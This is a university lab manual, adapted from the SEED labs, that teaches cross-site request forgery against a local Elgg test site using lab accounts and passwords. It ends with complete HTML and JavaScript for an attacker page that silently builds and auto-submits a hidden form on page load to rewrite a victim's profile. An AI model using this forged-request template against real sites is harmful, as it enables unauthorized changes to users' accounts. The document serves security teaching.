
Cross-Site Request Forgery (CSRF) Attack Using POST Request

(Aka: Session Riding)

|  |
| --- |
| Copyrights 2016-2017 Frank Xu, Bowie State University.  The lab manual is developed for teaching cyber-related courses based on http://www.cis.syr.edu/~wedu/seed/Labs\_12.04/Web/Web\_CSRF\_Elgg/Web\_CSRF\_Elgg.pdf. Comments and suggestions can be sent to wxu@bowiestate.edu |

**Introduction**




**Lab Environment**

We have created two accounts in the VM. The usernames and passwords are listed in the following:

* + User ID: root, Password: *seedubuntu*.
  + Note: Ubuntu does not allow root to login directly from the login window. You have to login as a normal user, and then use the command **su** to login to the root account.
  + User ID: seed, Password: *dees*

**Task 1: Understand all Tabs of a Browser Share the Same Session ID**

1. Open Amazon.com and view your orders. Amazon asks your user name and password.



1. Questions:
   1. If you open second tab in the same browser and try to check your orders in Amazon, do you have to retype your user name and password? Why?
   2. If you log out in the first tab and try to check your orders in Amazon in the second tab, do you have to retype your user name and password? Why?

**Task 2: Demonstrate CSRF Attack Using POST Request**

<http://www.csrflabelgg.com/> is social website. **Alice** and **Bob** both are registered users. **Alice** is one of the developers of the SEED project, and she asks **Bob** to endorse the SEED project by adding the message "I support SEED project!" in his Elgg profile, but **Bob**, who does not like hands-on lab activities, refuses to do so. **Alice** is very determined, and she wants to try the CSRF attack on Bob.

Now, suppose you are **Alice,** your job is to launch such an attack. One way to do the attack is to post a message to **Bob’s** Elgg account, hoping that **Bob** will click the URL inside the message. This URL will lead **Bob** to your malicious web site www.csrflabattacker.com, where you can launch the CSRF attack. Note that this time **Alice** is a malicious person and **Bob** is a victim.

The objective of your attack is to modify the victim’s (**Bob’s**) profile.


1. Observe and understand the **Edit Profile** HTTP request to modify Bob’s profile
   1. Start apache web server




* 1. Observe the post request header information when Bob edits his profile


|  |  |
| --- | --- |
|  | |
|  |  |
|  | |
| \_\_elgg\_token=be54762d4a99c4d670a2ce6e78fd72f3&\_\_elgg\_ts=1477490071&name=Boby&description=%3Cp%3EI+am+Boby.%3C%2Fp%3E&accesslevel%5Bdescription%5D=2&briefdescription=&accesslevel%5Bbriefdescription%5D=2&location=&accesslevel%5Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%5D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5Btwitter%5D=2&guid=40 | |

1. Alice crafts HTTP POST request, i.e., a Form, in her malicious web page, named [www.csrflabattaker/index.html](http://www.csrflabattaker/index.html).







1. Alice (attacker) posts a message to Bob with a URL and lures Bob to click on the URL.
   1. Log in as Alice with the username: **alice** and password **seedalice**




* 1. Alice posts a message as follows and send it to Bob.




1. Bob logs in his account and see the massage sent from Alice




1. Bob opens the email and click the link



1. Bob’s been attacked. Bob’s profile has been changed by Alice. Below shows Bob’s profile before and after attacking.



1. Understand the HTTP header information when Bob clicks the link that Alice includes in her email



|  |
| --- |
| name=Boby&description=I+support+SEED+project%21&accesslevel%5Bdescription%5D=2&briefdescription=I+support+SEED+project%21&accesslevel%5Bbriefdescription%5D=2&location=Bowie+State+University&accesslevel%5Blocation%5D=2&guid=40 |

**Task 3: Change Charlie’s Profile without His Knowledge Using POST Request**

You are Alice, the attacker, you want to change Charlie’s profile without his knowledge

* User name and password of Charlie is as follows:
* User Name: charlie Password: seedcharlie

# Reference

* http://www.cis.syr.edu/~wedu/seed/lab\_env.html

# Source Code

|  |
| --- |
| //index.html  <html><body><h1>  This page forges an HTTP POST request.  </h1>  <script type="text/javascript">  function post(url,fields)  {  //create a <form> element.  var p = document.createElement("form");  //construct the form  p.action = url;  p.innerHTML = fields;  p.target = "\_self";  p.method = "post";  //append the form to the current page.  document.body.appendChild(p);  //submit the form  p.submit();  }  function csrf\_hack()  {  var fields;  // The following are form entries that need to be filled out  // by attackers. The entries are made hidden, so the victim  // won’t be able to see them.  fields += "<input type='hidden' name='name' value='Boby'>";  fields += "<input type='hidden' name='description' value='I support SEED project!'>";  fields += "<input type='hidden' name='accesslevel[description]' value='2'>";  fields += "<input type='hidden' name='briefdescription' value='I support SEED project!'>";  fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";  fields += "<input type='hidden' name='location' value='Bowie State University'>";  fields += "<input type='hidden' name='accesslevel[location]' value='2'>";  fields += "<input type='hidden' name='guid' value='40'>";  var url = "http://www.csrflabelgg.com/action/profile/edit";  post(url,fields);  }  // invoke csrf\_hack() after the page is loaded.  window.onload = function() { csrf\_hack();}  </script>  </body></html> |